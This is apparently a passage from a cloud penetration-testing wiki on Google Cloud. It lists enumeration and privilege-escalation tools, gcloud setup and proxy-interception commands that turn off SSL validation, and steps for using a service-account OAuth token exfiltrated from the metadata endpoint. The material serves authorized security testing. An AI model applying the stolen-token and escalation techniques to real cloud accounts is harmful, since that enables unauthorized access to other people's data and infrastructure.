* [**gcp\_enum**](https://gitlab.com/gitlab-com/gl-security/threatmanagement/redteam/redteam-public/gcp_enum): Bash script to enumerate a GCP environment using gcloud cli and saving the results in a file.
* [**GCP-IAM-Privilege-Escalation**](https://github.com/RhinoSecurityLabs/GCP-IAM-Privilege-Escalation): Scripts to enumerate high IAM privileges and to escalate privileges in GCP abusing them (I couldn’t make run the enumerate script).
* [**BF My GCP Permissions**](https://github.com/carlospolop/bf_my_gcp_permissions): Script to bruteforce your permissions.

## gcloud config & debug

Copy

# Login so gcloud can use your credentials

gcloud auth login

gcloud config set project security-devbox

gcloud auth print-access-token

# Login so SDKs can use your user credentials

gcloud auth application-default login

gcloud auth application-default set-quota-project security-devbox

gcloud auth application-default print-access-token

# Update gcloud

gcloud components update

### Capture gcloud, gsutil... network

Remember that you can use the **parameter** **--log-http** with the **gcloud** cli to **print** the **requests** the tool is performing. If you don't want the logs to redact the token value use gcloud config set log\_http\_redact\_token false

Moreover, to intercept the communication:

Copy

gcloud config set proxy/address 127.0.0.1

gcloud config set proxy/port 8080

gcloud config set proxy/type http

gcloud config set auth/disable\_ssl\_validation True

# If you don't want to completely disable ssl\_validation use:

gcloud config set core/custom\_ca\_certs\_file cert.pem

# Back to normal

gcloud config unset proxy/address

gcloud config unset proxy/port

gcloud config unset proxy/type

gcloud config unset auth/disable\_ssl\_validation

gcloud config unset core/custom\_ca\_certs\_file

### OAuth token configure in gcloud

In order to **use an exfiltrated service account OAuth token from the metadata endpoint** you can just do:

Copy

# Via env vars

export CLOUDSDK\_AUTH\_ACCESS\_TOKEN=<token>

gcloud projects list

# Via setup

echo "<token>" > /some/path/to/token

gcloud config set auth/access\_token\_file /some/path/to/token

gcloud projects list

gcloud config unset auth/access\_token\_file

## References

* <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>